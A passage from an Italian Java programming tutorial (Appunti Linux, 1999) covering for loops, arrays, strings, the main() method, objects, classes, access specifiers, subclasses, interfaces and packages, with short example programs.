Questa è la forma tipica di un'istruzione **`for`**, in cui la prima espressione corrisponde all'assegnamento iniziale di una variabile, la seconda a una condizione che deve verificarsi fino a che si vuole che sia eseguita l'istruzione (o il gruppo di istruzioni), e la terza all'incremento o decremento della variabile inizializzata con la prima espressione. In pratica, potrebbe esprimersi nella sintassi seguente:

`for (` ⟨*var*⟩ `=` *n*`;` ⟨*condizione*⟩`;` ⟨*var*⟩`++ )` ⟨*istruzione*⟩

Il ciclo **`for`** potrebbe essere definito anche in maniera differente, più generale: la prima espressione viene eseguita una volta sola all'inizio del ciclo; la seconda viene valutata all'inizio di ogni ciclo e il gruppo di istruzioni viene eseguito solo se il risultato è *Vero*; l'ultima viene eseguita alla fine dell'esecuzione del gruppo di istruzioni, prima che si ricominci con l'analisi della condizione.

Il vecchio esempio banale, in cui veniva visualizzata per dieci volte una «x», potrebbe tradursi nel modo seguente, attraverso l'uso di un ciclo **`for`**.

```
int contatore;

for ( contatore = 0; contatore < 10; contatore++ ) {
    System.out.println( "x" );
}
```

## 133.4 Array e stringhe

In Java, array e stringhe sono oggetti. In pratica, la variabile che contiene un array o una stringa è in realtà un riferimento alla struttura di dati rispettiva.

### 133.4.1 Array

La dichiarazione di un array avviene in Java in modo molto semplice, senza l'indicazione esplicita del numero di elementi. La dichiarazione avviene come se si trattasse di un tipo di dati normale, con la differenza che si aggiungono una coppia di parentesi quadre a sottolineare che si tratta di un array di elementi di quel tipo. Per esempio,

```
int[] arrayDiInteri;
```

dichiara che **`arrayDiInteri`** è un array in cui gli elementi sono di tipo intero (**`int`**), senza specificare quanti siano.

Per fare in modo che l'array esista effettivamente, occorre che questo sia inizializzato, fornendogli gli elementi. Si usa per questo l'operatore **`new`** seguito dal tipo di dati con il numero di elementi racchiuso tra parentesi quadre. Per esempio,

```
arrayDiInteri = new int[7];
```

assegna alla variabile **`arrayDiInteri`** il riferimento a un array composto da 7 interi. Nella pratica, è normale inizializzare l'array quando lo si dichiara; per cui, quanto già visto si può ridurre all'esempio seguente:

```
int[] arrayDiInteri = new int[7];
```

Il riferimento a un elemento di un array avviene aggiungendo al nome della variabile che rappresenta l'array stesso, il numero dell'elemento, racchiuso tra parentesi quadre. Come nel linguaggio C, il primo elemento si raggiunge con l'indice 0, mentre l'ultimo corrisponde alla dimensione meno uno.

Si è detto che gli array sono oggetti. In particolare, è possibile determinare la dimensione di un array, espressa in numero di elementi, leggendo il contenuto della variabile **`length`** dell'oggetto array. Nel caso dell'esempio già visto, si tratta di leggere il contenuto di **`arrayDiInteri.length`**.

L'esempio seguente mostra una scansione di un array, indicando una condizione di interruzione del ciclo indipendente dalla conoscenza anticipata della dimensione dell'array stesso. In particolare, la variabile **`i`** viene dichiarata contestualmente con la sua inizializzazione, nella prima espressione di controllo del ciclo **`for`**.

```
for (int i = 0; i < arrayDiInteri.length; i ++) {
    arrayDiInteri[i] = i;
}
```

Un array può contenere sia elementi primitivi che riferimenti a oggetti. In questo modo si possono avere gli array multidimensionali. L'esempio seguente rappresenta il modo in cui può essere definito un array 3x2 di interi, e anche il modo con cui scandirne i vari elementi.

```
/**
 *      Matrice3x2App.java
 *      Esempio di uso di array multidimensionali.
 */

import java.lang.*; // predefinita

class Matrice3x2App {

    public static void main(String[] args) {
```

```
        int[][] matrice = new int[3][2];

        for ( int i = 0; i < matrice.length; i ++ ) {

            for ( int j = 0; j < matrice[i].length; j ++ ) {

                matrice[i][j] = 1000 + j + i * 10;
                System.out.println( "matrice[" + i + "][" + j + "] = " +
                    matrice[i][j] );
            }
        }
    }
}
```

L'esecuzione di questo piccolo programma, genera il risultato seguente:

```
matrice[0][0] = 1000
matrice[0][1] = 1001
matrice[1][0] = 1010
matrice[1][1] = 1011
matrice[2][0] = 1020
matrice[2][1] = 1021
```

## 133.4.2 Stringhe

Le stringhe in Java sono oggetti, e in particolare se ne distinguono due tipi: stringhe costanti e stringhe variabili. La distinzione è utile perché questi due tipi di oggetti hanno bisogno di una forma di rappresentazione diversa. Così, ciò porta a un'ottimizzazione del programma, che per una stringa costante richiede meno risorse di una variabile, oltre a migliorare altri aspetti legati alla sicurezza.

La dichiarazione di una variabile che possa contente un riferimento a un oggetto stringa-costante, si ottiene con la dichiarazione seguente:

`String` ⟨*variabile*⟩`;`

In pratica, si dichiara che la variabile può contenere un riferimento a un oggetto di tipo **`String`**. La creazione di questo oggetto **`String`** si ottiene come nel caso degli array, utilizzando l'operatore **`new`**.

`new String(`⟨*stringa*⟩`);`

L'esempio seguente crea la variabile **`stringaCostante`** di tipo **`String`** e la inizializza assegnandoci il riferimento a una stringa.

```
String stringaCostante = new String( "Ciao ciao." );
```

Fortunatamente, si possono utilizzare anche delle costanti letterali pure e semplici. Per cui la stringa **`"Ciao ciao."`** è già di per sé un oggetto stringa-costante.

Si è già accennato al fatto che le stringhe-costanti possono essere concatenate facilmente utilizzando l'operatore **`+`**. Per esempio,

```
"Ciao " + "come " + "stai?"
```

restituisce un'unica stringa-costante, come la seguente:

```
"Ciao come stai?"
```

Inoltre, in questi concatenamenti, entro certi limiti, possono essere inseriti elementi diversi da stringhe, come nell'esempio seguente, dove il contenuto numerico intero della variabile **`contatore`** viene convertito automaticamente in stringa prima di essere emesso attraverso lo standard output.

```
int contatore = 0;

while (contatore < 10) {
    contatore++;
    System.out.println( "Ciclo n. " + contatore );
}
```

Le stringhe variabili sono oggetti di tipo **`StringBuffer`** e verranno descritte più avanti.

## 133.5 Metodo main()

Si è detto che una classe che non eredita esplicitamente da un'altra, richiede l'esistenza del metodo **`main()`**, e che tali classi sono dette applicazioni. Questo metodo deve avere una forma precisa e si tratta di quello che viene chiamato automaticamente quando si avvia il binario Java corrispondente alla classe stessa. Senza questa convenzione, non ci sarebbe un modo per avviare un programma Java.

`public static void main( String[] args )` { ⟨*istruzioni*⟩ }

Nella sintassi indicata, le parentesi graffe fanno parte della dichiarazione del metodo, e delimitano un gruppo di istruzioni.

### 133.5.1 args

È Importante osservare l'unico parametro del metodo **`main()`**: l'array **`args`** composto da elementi di tipo **`String`**. Questo array contiene gli argomenti passati al programma Java attraverso la riga di comando.

L'esempio seguente, mostra come si può leggere il contenuto di questo array, tenendo presente che non si conosce inizialmente la sua dimensione. L'esempio emette separatamente, attraverso lo standard output, l'elenco degli argomenti ricevuti.

```
/**
 *  LeggiArgomentiApp.java
 *  Legge gli argomenti e gli emette attraverso lo standard output.
 */

import java.lang.*; // predefinita

class LeggiArgomentiApp {

    public static void main(String[] args) {

        int i;

        for ( i = 0; i < args.length; i ++ ) {
            System.out.println( args[i] );
        }
    }
}
```

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Java: programmazione a oggetti

Il capitolo precedente ha introdotto l'uso del linguaggio Java per arrivare a scrivere programmi elementari, utilizzando i metodi come se fossero delle funzioni pure e semplici. In questo capitolo si introducono gli oggetti secondo Java.

## 134.1 Creazione e distruzione di un oggetto

Un oggetto è un'***istanza*** di una classe, come una copia ottenuta da uno stampo. Come nel caso della creazione di una variabile contenente un tipo di dati primitivo, si distinguono due fasi: la dichiarazione e l'inizializzazione. Trattandosi di un oggetto, l'inizializzazione richiede prima la creazione dell'oggetto stesso, in modo da poter assegnare alla variabile il riferimento di questo.

### 134.1.1 Dichiarazione dell'oggetto

La dichiarazione di un oggetto è precisamente la dichiarazione di una variabile atta a contenere un riferimento a un particolare tipo di oggetto, specificato dalla classe che può generarlo.

⟨*classe*⟩ ⟨*variabile*⟩

La sintassi appena mostrata dovrebbe essere sufficientemente chiara. Nell'esempio seguente si dichiara la variabile **`miaStringa`** predisposta a contenere un riferimento a un oggetto di tipo **`String`**.

```
String miaStringa;
```

La semplice dichiarazione della variabile non basta a creare l'oggetto, in quanto così si crea solo il contenitore adatto.

### 134.1.2 Instanza di un oggetto

L'istanza di un oggetto si ottiene utilizzando l'operatore **`new`** seguito da una chiamata a un metodo particolare il cui scopo è quello di inizializzare opportunamente il nuovo oggetto che viene creato. In pratica, **`new`** alloca memoria per il nuovo oggetto, mentre il metodo chiamato lo prepara. Alla fine, viene restituito un riferimento all'oggetto appena creato.

L'esempio seguente, definisce la variabile **`miaStringa`** predisposta a contenere un riferimento a un oggetto di tipo **`String`**, e contestualmente crea un nuovo oggetto **`String`** inizializzato in modo da contenere un messaggio di saluto.

```
String miaStringa = new String( "Ciao ciao." );
```

### 134.1.3 Metodo costruttore

L'inizializzazione di un oggetto viene svolta da un metodo specializzato per questo scopo: il ***costruttore***. Una classe può fornire diversi metodi costruttori che possono servire a inizializzare in modo diverso l'oggetto che si ottiene. Tuttavia, convenzionalmente, ogni classe fornisce sempre un metodo il cui nome corrisponde a quello della classe stessa, ed è senza argomenti. Questo metodo esiste anche se non viene indicato espressamente all'interno della classe stessa.

Java consente di utilizzare lo stesso nome per metodi che accettano argomenti in quantità o tipi diversi, perché è in grado di distinguere il metodo chiamato effettivamente in base agli argomenti forniti. Questo meccanismo permette di avere classi con diversi metodi costruttori, che richiedono una serie differente di argomenti.

### 134.1.4 Utilizzo degli oggetti

Finché non si utilizza in pratica un oggetto non si può apprezzare, né comprendere, la programmazione a oggetti. Un oggetto è una sorta di scatola nera a cui si accede attraverso variabili e metodi dell'oggetto stesso.

Si indica una variabile o un metodo di un oggetto aggiungendo un punto (`.`) al riferimento dell'oggetto, seguito dal nome della variabile o del metodo da raggiungere. Variabili e metodi si distinguono perché questi ultimi possono avere una serie di argomenti racchiusi tra parentesi (e se non hanno argomenti, vengono usate le parentesi senza nulla all'interno).

⟨*riferimento-all'oggetto*⟩`.`⟨*variabile*⟩

⟨*riferimento-all'oggetto*⟩`.`⟨*metodo*⟩`()`

Prima di proseguire, è bene soffermarsi sul significato si tutto questo. Indicare una cosa come **`oggetto.variabile`**, significa raggiungere una variabile appartenente a una particolare struttura di dati, che è appunto l'oggetto. In un certo senso, ciò si avvicina all'accesso a un elemento di un array.

Un po' più difficile è comprendere il senso di un metodo di un oggetto. Indicare **`oggetto.metodo()`** significa chiamare una funzione che interviene in un ambiente particolare: quello dell'oggetto.

A questo punto, è necessario chiarire che il riferimento all'oggetto è qualunque cosa in grado di restituire un riferimento a questo. Normalmente si tratta di una variabile, ma questa potrebbe appartenere a sua volta a un altro oggetto. È evidente che sta poi al programmatore cercare si scrivere un programma leggibile.

Nella programmazione a oggetti si insegna comunemente che si dovrebbe evitare di accedere direttamente alle variabili, cercando di utilizzare il più possibile i metodi. Si immagini l'esempio seguente che è solo ipotetico.

```
class Divisione {
    public int x;
    public int y;
    public calcola() {
        return x/y;
    }
}
```

Se venisse creato un oggetto a partire da questa classe, si potrebbe modificare il contenuto delle variabili e quindi richiamare il calcolo, come nell'esempio seguente:

```
Divisione div = new Divisione();
div.x = 10;
div.y = 5;
System.out.println( "Il risultato è " + div.calcola() );
```

Però, se si tenta di dividere per zero si ottiene un errore irreversibile. Se invece esistesse un metodo che si occupa di ricevere i dati da inserire nelle variabili, verificando prima che siano validi, si potrebbe evitare di dover prevedere questi inconvenienti.

L'esempio mostrato è volutamente banale, ma gli oggetti (ovvero le classi che li generano) possono essere molto complessi, e la loro utilità sta proprio nel fatto di poter inserire al loro interno tutti i meccanismi di filtro e controllo necessari al loro buon funzionamento.

Detto questo, in Java è considerato un buon approccio di programmazione l'utilizzo delle variabili solo in lettura, senza poterle modificarle direttamente dall'esterno dell'oggetto.

La chiamata di un metodo di un oggetto viene anche detta ***messaggio***, per sottolineare il fatto che si invia un'informazione (eventualmente composta dagli argomenti del metodo) all'oggetto stesso.

### 134.1.5 Distruzione di un oggetto

In Java, un oggetto viene eliminato automaticamente quando non esistono più riferimenti alla sua struttura. In pratica, se viene creato un oggetto assegnando il suo riferimento a una variabile, quando questa viene eliminata perché è terminato il suo campo d'azione, anche l'oggetto viene eliminato.

Tuttavia, l'eliminazione di un oggetto non può essere presa tanto alla leggera. Un oggetto potrebbe avere in carico la gestione di un file che deve essere chiuso prima dell'eliminazione dell'oggetto stesso. Per questo, esiste un sistema di eliminazione degli oggetti, definito *garbage collector*, o più semplicemente ***spazzino***, che prima di eliminare un oggetto gli permette di eseguire un metodo conclusivo: **`finalize()`**. Questo metodo potrebbe occuparsi di chiudere i file rimasti aperti, e di concludere ogni altra cosa necessaria.

## 134.2 Classi

Le classi sono lo stampo, o il prototipo, da cui si ottengono gli oggetti. La sintassi per la creazione di una classe è la seguente. Le parentesi graffe fanno parte dell'istruzione necessaria a creare la classe e ne delimitano il contenuto, ovvero il corpo, costituito dalla dichiarazione di variabili e metodi. Convenzionalmente, il nome di una classe inizia con una lettera maiuscola.

`[`⟨*modificatore*⟩`] class` ⟨*classe*⟩ `[extends` ⟨*classe-superiore*⟩`] [implements` ⟨*elenco-interfacce*⟩`]` {...}

Il modificatore può essere costituito da uno dei nomi seguenti, a cui corrisponde un valore differente della classe.

- **`public`**

  Quando la classe è accessibile anche al di fuori del pacchetto di classi cui appartiene, si utilizza il modificatore **`public`**. Se questo non viene indicato, la classe è accessibile solo all'interno del pacchetto cui appartiene.

- **`abstract`**

  Quando una classe serve solo come modello astratto per generare altre sottoclassi si utilizza il modificatore **`abstract`**.

- **`final`**

  Quando si vuole evitare che una classe possa generare altre sottoclassi si indica il modificatore **`final`**.

Tutte le classi ereditano automaticamente dalla classe **`java.lang.Object`**, quando non viene dichiarano espressamente di ereditare da un'altra. La dichiarazione esplicita di volere ereditare da una classe particolare, si ottiene attraverso la parola chiave **`extends`** seguita dal nome della classe stessa.

A fianco dell'eredità da un'altra classe, si abbina il concetto di interfaccia, che rappresenta solo un'impostazione a cui si vuole fare riferimento. Questa impostazione non è un'eredità, ma solo un modo per definire una struttura standard che si vuole sia attuata nella classe che si va a creare.

L'eredità avviene sempre solo da una classe, mentre le interfacce che si vogliono utilizzare nella classe possono essere diverse. Se si vogliono specificare più interfacce, i nomi di queste vanno separati con la virgola.

Nel corpo di una classe possono apparire dichiarazioni di variabili e metodi, definiti anche ***membri*** della classe.

### 134.2.1 Variabili

Le variabili dichiarate all'interno di una classe, ma all'esterno dei metodi, fanno parte dei cosiddetti membri, sottintendendo con questo che si tratta di componenti delle classi (anche i metodi sono definiti membri). La dichiarazione di una variabile di questo tipo, può essere espressa in forma piuttosto articolata. La sintassi seguente mostra solo gli aspetti più importanti.

`[`⟨*specificatore-di-accesso*⟩`] [static] [final]` ⟨*tipo*⟩ ⟨*variabile*⟩ `[=` ⟨*valore-iniziale*⟩`]`

Lo specificatore di accesso rappresenta la visibilità della variabile, ed è qualcosa di diverso dal campo d'azione che al contrario rappresenta il ciclo vitale di questa. Per definire questa visibilità si utilizza una parola chiave il cui elenco e significato è descritto nella sezione 134.2.3.

La parola chiave **`static`** indica che si tratta di una variabile appartenente strettamente alla classe, mentre la mancanza di questa indicazione farebbe sì che si tratti di una variabile di istanza. Quando si dichiarano variabili statiche, si intende che ogni istanza (ogni oggetto generato) della classe che le contiene faccia riferimento alle stesse variabili. Al contrario, in presenza di variabili non statiche, ogni istanza della classe genera una nuova copia indipendente di queste variabili.

La parola chiave **`final`** indica che si tratta di una variabile che non può essere modificata, in pratica si tratta di una costante. In tal caso, la variabile deve essere inizializzata contemporaneamente alla sua creazione.

Il nome di una variabile inizia convenzionalmente con una lettera minuscola, ma quando si tratta di una costante, si preferisce usare solo lettere maiuscole.

### 134.2.2 Metodi

I metodi, assieme alle variabili dichiarate all'esterno dei metodi, fanno parte dei cosiddetti membri delle classi. La sintassi seguente mostra solo gli aspetti più importanti della dichiarazione di un metodo. Le parentesi graffe fanno parte dell'istruzione necessaria a creare il metodo e ne delimitano il contenuto, ovvero il corpo.

`[`⟨*specificatore-di-accesso*⟩`] [static] [abstract] [final]` ⟨*tipo-restituito*⟩ ⟨*metodo*⟩`([`⟨*elenco-parametri*⟩`]) [throws` ⟨*elenco-eccezioni*⟩`]` {...}

Lo specificatore di accesso rappresenta la visibilità del metodo. Per definire questa visibilità si utilizza una parola chiave il cui elenco e significato è descritto nella sezione 134.2.3.

La parola chiave **`static`** indica che si tratta di un metodo appartenente strettamente alla classe, mentre la mancanza di questa indicazione farebbe sì che si tratti di un metodo di istanza. I metodi statici possono accedere solo a variabili statiche, e per essere chiamati non c'è bisogno di creare un'istanza della classe che li contiene. Il metodo normale, non statico, richiede la creazione di un'istanza della classe che lo contiene per poter essere eseguito.

La parola chiave **`abstract`** indica che si tratta della struttura di un metodo, del quale vengono indicate solo le caratteristiche esterne, senza definirne il contenuto.

La parola chiave **`final`** indica che si tratta di un metodo che non può essere dichiarato nuovamente, e quindi modificato in un'eventuale sottoclasse.

Il tipo di dati restituito viene indicato prima del nome, utilizzando la stessa definizione che si darebbe a una variabile normale. Nel caso si tratti di un metodo che non restituisce alcunché, si utilizza la parola chiave **`void`**.

Il nome di un metodo inizia convenzionalmente con una lettera minuscola, come nel caso delle variabili.

L'elenco di parametri è composto da nessuno o più nomi di variabili precedute dal tipo. Questa elencazione corrisponde implicitamente alla creazione di altrettante variabili locali contenenti il valore corrispondente (in base alla posizione) utilizzato nella chiamata.

La parola chiave **`throws`** introduce un elenco di oggetti utili per superare gli errori generati durante l'esecuzione del programma. Questa gestione non viene analizzata in questa documentazione su Java.

#### 134.2.2.1 Sovraccarico

Java ammette il ***sovraccarico*** dei metodi. Questo significa che, all'interno della stessa classe, si possono dichiarare metodi differenti con lo stesso nome, purché sia diverso il numero o il tipo di parametri che possono accettare. In pratica, il metodo giusto viene riconosciuto alla chiamata in base agli argomenti che vengono forniti.

#### 134.2.2.2 Chiamata di un metodo

La chiamata di un metodo avviene in modo simile a quanto si fa con le chiamate di funzione negli altri linguaggi. La differenza fondamentale sta nella necessità di indicare l'oggetto a cui si riferisce la chiamata.

Java consente anche di eseguire chiamate di metodi riferiti a una classe, quando si tratta di metodi statici.

### 134.2.3 Specificatore di accesso

Lo specificatore di accesso di variabili e metodi permette di limitare o estendere l'accessibilità di questi, sia per una questione di ordine (nascondendo i nomi di variabili e metodi cui non ha senso accedere da una posizione determinata), sia per motivi di sicurezza.

La tabella 134.1 mostra in modo sintetico e chiaro l'accessibilità dei componenti in base al tipo di specificatore indicato.

| Specificatore | Classe | Sottoclasse | Pacchetto di classi | Altri |
|---|---|---|---|---|
| package | X | | X | |
| private | X | | | |
| protected | X | X | X | |
| public | X | X | X | X |

Tabella 134.1: Accessibilità di variabili e metodi in base all'uso di specificatori di accesso.

Se le variabili o i metodi vengono dichiarati senza l'indicazione esplicita di uno specificatore di accesso, viene utilizzato il tipo **`package`** in modo predefinito.

## 134.3 Sottoclassi

Una sottoclasse è una classe che eredita esplicitamente da un'altra. Si è detto che tutte le classi ereditano in modo predefinito da **`java.lang.Object`**, se non viene specificato diversamente attraverso la parola chiave **`extends`**.

Quando si crea una sottoclasse, si ereditano tutte le variabili e i metodi che compongono la classe, salvo quei componenti che risultano oscurati dallo specificatore di accesso. Tuttavia, la classe può dichiarare nuovamente alcuni di quei componenti, e si può ancora accedere a quelli della classe precedente, nonostante tutto.

### 134.3.1 super

La parola chiave **`super`** rappresenta un oggetto contenente esclusivamente componenti provenienti dalla classe di livello gerarchico precedente. Questo permette di accedere a variabili e metodi che la classe dell'oggetto in questione ha ridefinito. L'esempio seguente mostra la dichiarazione di due classi: la seconda estende la prima.

```
class MiaClasse {
    int intero;
    void mioMetodo() {
        intero = 100;
    }
}

class MiaSottoclasse extends MiaClasse {
    int intero;
    void mioMetodo() {
        intero = 0;
        super.mioMetodo();
        System.out.println( intero );
        System.out.println( super.intero );
```

```
    }
}
```

La coppia di classi mostrata sopra è fatta per generare un oggetto a partire dalla seconda, e quindi per eseguire il metodo **`mioMetodo()`** su questo oggetto. Il metodo a essere eseguito effettivamente è quello della sottoclasse.

Quando ci si comporta in questo modo, ridefinendo un metodo in una sottoclasse, è normale che questo richiami il metodo della classe superiore, in modo da aggiungere solo il codice sorgente che serve in più. In questo caso, viene richiamato il metodo omonimo della classe superiore utilizzando **`super`** come riferimento.

Nello stesso modo, è possibile accedere alla variabile **`intero`** della classe superiore, anche se in quella attuale tale variabile viene ridefinita.

> È il caso di osservare che la parola chiave **`super`** ha senso solo quando dalla classe si genera un oggetto. Quando si utilizzano metodi e variabili statici per evitare di dover generare l'istanza di un oggetto, non è possibile utilizzare questa tecnica per raggiungere metodi e variabili di una classe superiore.

### 134.3.2 this

La parola chiave **`this`** permette di fare riferimento esplicitamente all'oggetto stesso. Ciò può essere utile in alcune circostanze, come nell'esempio seguente:

```
class MiaClasse {
    int imponibile;
    int imposta;
    void datiFiscali( int imponibile, int imposta ) {
        this.imponibile = imponibile;
        this.imposta = imposta;
    }
    ...
}
```

La classe appena mostrata dichiara due variabili che servono a conservare le informazioni su imponibile e imposta. Il metodo **`datiFiscali()`** permette di modificare questi dati in base agli argomenti con cui viene chiamato.

Per comodità, il metodo indica con gli stessi nomi le variabili utilizzate per ricevere i valori delle chiamate. Tali variabili diventano locali e oscurano le variabili di istanza omonime. Per poter accedere alle variabili di istanza si utilizza quindi la parola chiave **`this`**.

> Anche in questa situazione, la parola chiave **`this`** ha senso solo quando dalla classe si genera un oggetto.

## 134.4 Interfacce

In Java, l'interfaccia è una raccolta di costanti e di definizioni di metodi senza attuazione. In un certo senso, si tratta di una sorta di prototipo di classe. Le interfacce non seguono la gerarchia delle classi perché rappresentano una struttura indipendente: un'interfaccia può ereditare da una o più interfacce definite precedentemente (al contrario delle classi che possono ereditare da una sola classe superiore), ma non può ereditare da una classe.[1]

La sintassi per la definizione di un'interfaccia, è la seguente:

`[public] interface` ⟨*interfaccia*⟩ `[extends` ⟨*elenco-interfacce-superiori*⟩`]` `{...}`

Il modificatore **`public`** fa in modo che l'interfaccia sia accessibile a qualunque classe, indipendentemente dal pacchetto di classi cui questa possa appartenere. Al contrario, se non viene utilizzato, l'interfaccia risulta accessibile solo alle classi dello stesso pacchetto.

La parola chiave **`extends`** permette di indicare una o più interfacce superiori da cui ereditare. Un'interfaccia non può ereditare da una classe.

### 134.4.1 Contenuto di un'interfaccia

Un'interfaccia può contenere solo la dichiarazione di costanti e di metodi astratti (senza attuazione). In pratica, non viene indicato alcuno specificatore di accesso, e nessun'altra definizione che non sia il tipo, come nell'esempio seguente:

[1] Nel caso di interfacce, non è corretto parlare di ereditarietà, ma questo concetto rende l'idea di ciò che succede effettivamente.

```
interface Raccoltina {
    int LIMITEMASSIMO = 1000;

    void aggiungi(Object, obj);
    int conteggio();
    ...
}
```

Si intende implicitamente che le variabili siano **`public`**, **`static`** e **`final`**, e che i metodi siano **`public`** e **`abstract`**.

Come si può osservare dall'esempio, la definizione dei metodi termina con l'indicazione dei parametri. Il corpo dei metodi, ovvero la loro attuazione, non viene indicato, perché non è questo il compito di un'interfaccia.

### 134.4.2 Utilizzo di un'interfaccia

Un'interfaccia viene utilizzata in pratica quando una classe dichiara di attuare (realizzare) una o più interfacce. L'esempio seguente mostra l'utilizzo della parola chiave **`implements`** per dichiarare il legame con l'interfaccia vista nella sezione precedente.

```
class MiaClasse implements Raccoltina {
    ...
    void aggiungi(Object, obj) {
        ...
    }
    int conteggio() {
        ...
    }
    ...
}
```

In pratica, la classe che attua un'interfaccia, è obbligata a definire i metodi che l'interfaccia si limita a dichiarare in modo astratto. Si tratta quindi solo di una forma di standardizzazione e di controllo attraverso la stessa compilazione.

## 134.5 Pacchetti di classi

In Java si realizzano delle librerie di classi e interfacce attraverso la costruzione di pacchetti, come già accennato in precedenza. L'esempio seguente mostra due sorgenti Java, **`Uno.java`** e **`Due.java`** rispettivamente, appartenenti allo stesso pacchetto denominato **`PaccoDono`**. La dichiarazione dell'appartenenza al pacchetto viene fatta all'inizio, con l'istruzione **`package`**.

```
/**
 *  Uno.java
 *  Classe pubblica appartenente al pacchetto «PaccoDono».
 */

package PaccoDono;

public class Uno {
    public void Visualizza() {
        System.out.println( "Ciao Mondo - Uno" );
    }
}
```

---

```
/**
 *  Due.java
 *  Classe pubblica appartenente al pacchetto «PaccoDono».
 */

package PaccoDono;

public class Due {
    public void Visualizza() {
        System.out.println( "Ciao Mondo - Due" );
    }
}
```

### 134.5.1 Collocazione dei pacchetti

Quando si dichiara in un sorgente che una classe appartiene a un certo pacchetto, si intende che il binario Java corrispondente (il file `.class`) sia collocato in una directory con il nome di quel pacchetto. Nell'esempio visto in precedenza si utilizzava la dichiarazione seguente:

```
package PaccoDono;
```

In tal modo, la classe (o le classi) di quel sorgente deve poi essere collocata nella directory `PaccoDono/`. Questa directory, a sua volta, deve trovarsi all'interno dei percorsi definiti nella variabile di ambiente **`CLASSPATH`**.

La variabile **`CLASSPATH`** è già stata vista quando si è parlato del file `classes.zip` o `Klasses.jar` (a seconda del tipo di compilatore e interprete Java), che si è detto contenere le librerie standard di Java. Tali librerie sono in effetti dei pacchetti di classi.[2]

Se per ipotesi si decidesse di collocare la directory `PaccoDono/` a partire dalla propria directory personale (*home*), si potrebbe aggiungere nello script di configurazione della propria shell, qualcosa come l'istruzione seguente (adatta a una shell derivata da quella di Bourne).

```
CLASSPATH="$HOME:$CLASSPATH"
export CLASSPATH
```

Generalmente, per permettere l'accesso a pacchetti installati a partire dalla stessa directory di lavoro (nel caso del nostro esempio si tratterebbe di `./PaccoDono/`), si può aggiungere anche questa ai percorsi di **`CLASSPATH`**.

```
CLASSPATH=".:$HOME:$CLASSPATH"
export CLASSPATH
```

### 134.5.2 Utilizzo di classi di un pacchetto

L'utilizzo di classi da un pacchetto è già stato visto nei primi esempi, quando si è affermato che ogni classe importa implicitamente le classi del pacchetto **`java.lang`**. Si importa una classe con un'istruzione simile all'esempio seguente:

```
import MioPacchetto.MiaClasse;
```

Per importare tutte le classi di un pacchetto, si utilizza un'istruzione simile all'esempio seguente:

```
import MioPacchetto.*;
```

In realtà, la dichiarazione dell'importazione di una o più classi, non è indispensabile, perché si potrebbe fare riferimento a quelle classi utilizzando un nome che comprende anche il pacchetto, separato attraverso un punto.

L'esempio seguente rappresenta un programma banale che utilizza le due classi mostrate negli esempi all'inizio di queste sezioni dedicate ai pacchetti.

```
/**
 *  MiaProva.java
 *  Classe che accede alle classi del pacchetto «PaccoDono».
 */

import PaccoDono.*;

class MiaProva {
    public static void main(String[] args) {

        // Dichiara due oggetti dalle classi del pacchetto PaccoDono.
        Uno primo = new Uno();
        Due secondo = new Due();

        // Utilizza i metodi degli oggetti.
        primo.Visualizza();
        secondo.Visualizza();
    }
}
```

L'effetto che si ottiene è la sola emissione dei messaggi seguenti attraverso lo standard output.

[2] Il file `classes.zip` (o il file `Klasses.jar`) potrebbe essere decompresso a partire dalla posizione in cui si trova, ma generalmente questo non si fa.

```
Ciao Mondo - Uno
Ciao Mondo - Due
```

Se nel file non fosse stato dichiarato esplicitamente l'utilizzo di tutte le classi del pacchetto, sarebbe stato possibile accedere ugualmente alle sue classi utilizzando una notazione completa, che comprende anche il nome del pacchetto stesso. In pratica, l'esempio si modificherebbe come segue:

```
/**
 *  MiaProva.java
 *  Classe che accede alle classi del pacchetto «PaccoDono».
 */

class MiaProva {
    public static void main(String[] args) {

        // Dichiara due oggetti dalle classi del pacchetto PaccoDono.
        PaccoDono.Uno primo = new PaccoDono.Uno();
        PaccoDono.Due secondo = new PaccoDono.Due();

        // Utilizza i metodi degli oggetti.
        primo.Visualizza();
        secondo.Visualizza();
    }
}
```

## 134.6 Esempi

Gli esempi mostrati nelle sezioni seguenti sono molto semplici, nel senso che si limitano a mostrare messaggi attraverso lo standard output. Si tratta quindi di pretesti per vedere come utilizzare quanto spiegato in questo capitolo. Viene usata in particolare la classe seguente per ottenere degli oggetti e delle sottoclassi.

```
/**
 *      SuperApp.java
 */

class SuperApp {

    static int variabileStatica = 0; // variabile statica o di classe
    int variabileDiIstanza = 0;  // variabile di istanza

    // Nelle applicazioni è obbligatoria la presenza di questo metodo.
    public static void main(String[] args) {

        // Se viene avviata questa classe da sola, viene visualizzato
        // il messaggio seguente.
        System.out.println( "Ciao!" );
    }

    // Metodo statico. Può essere usato per accedere solo alla
    // variabile statica.
    public static void metodoStatico() {
        variabileStatica ++;
        System.out.println(
            "La variabile statica ha raggiunto il valore " +
            variabileStatica );
    }

    // Metodo di istanza. Può essere usato per accedere sia alla
    // variabile statica che a quella di istanza.
    public void metodoDiIstanza() {
        variabileStatica ++;
        variabileDiIstanza ++;
        System.out.println(
            "La variabile statica ha raggiunto il valore " +
            variabileStatica );
```

```
        System.out.println(
            "La variabile di istanza ha raggiunto il valore " +
            variabileDiIstanza );
    }

}
```

### 134.6.1 Oggetti e messaggi

Si crea un oggetto a partire da una classe, contenuta generalmente in un pacchetto. Nella sezione precedente è stata presentata una classe che si intende non appartenga ad alcun pacchetto di classi. Ugualmente può essere utilizzata per creare degli oggetti.

L'esempio seguente crea un oggetto a partire da quella classe e quindi esegue la chiamata del metodo **`metodoDiIstanza`**, che emette due messaggi, per ora senza significato.

```
/**
 *      EsempioOggetti1App.java
 */

class EsempioOggetti1App {
    public static void main(String[] args) {

        SuperApp oSuperApp = new SuperApp();
        oSuperApp.metodoDiIstanza();
    }
}
```

### 134.6.2 Variabili di istanza e variabili statiche

È stato scritto che le variabili di istanza appartengono all'oggetto, per cui, ogni volta che si crea un oggetto a partire da una classe si crea una nuova copia di queste variabili. Le variabili statiche, al contrario, appartengono a tutti gli oggetti della classe, per cui, quando si crea un nuovo oggetto, per queste variabili viene creato un riferimento all'unica copia esistente.

L'esempio seguente è una variante di quello precedente in cui si creano due oggetti dalla stessa classe, e viene chiamato lo stesso metodo, prima da un oggetto, poi dall'altro. Il metodo **`metodoDiIstanza()`** incrementa due variabili: una di istanza e l'altra statica.

```
/**
 *      EsempioOggetti2App.java
 */

class EsempioOggetti2App {
    public static void main(String[] args) {

        SuperApp oSuperApp = new SuperApp();
        SuperApp oSuperAppBis = new SuperApp();

